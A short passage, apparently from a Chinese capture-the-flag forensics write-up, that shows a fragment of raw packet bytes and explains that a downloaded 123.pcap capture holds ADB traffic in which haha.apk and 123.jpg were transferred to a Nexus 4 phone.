NULnETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NUL.ETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NUL.ETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULbETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULbETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL

大致可以看出是 <http://pan.baidu.com/s/lkTICEQb>

进百度云盘可以下载到 123.pcap 文件，然后分析 123.pcap 即可。

通过 follow TCP Stream 可以发现里面有一部分是基于 ADB 协议通信的，大概是 tcp

Stream 36，可以看到 adb 向一部 nexus 4 手机里下载了 haha.apk，另外还有 123.jpg：

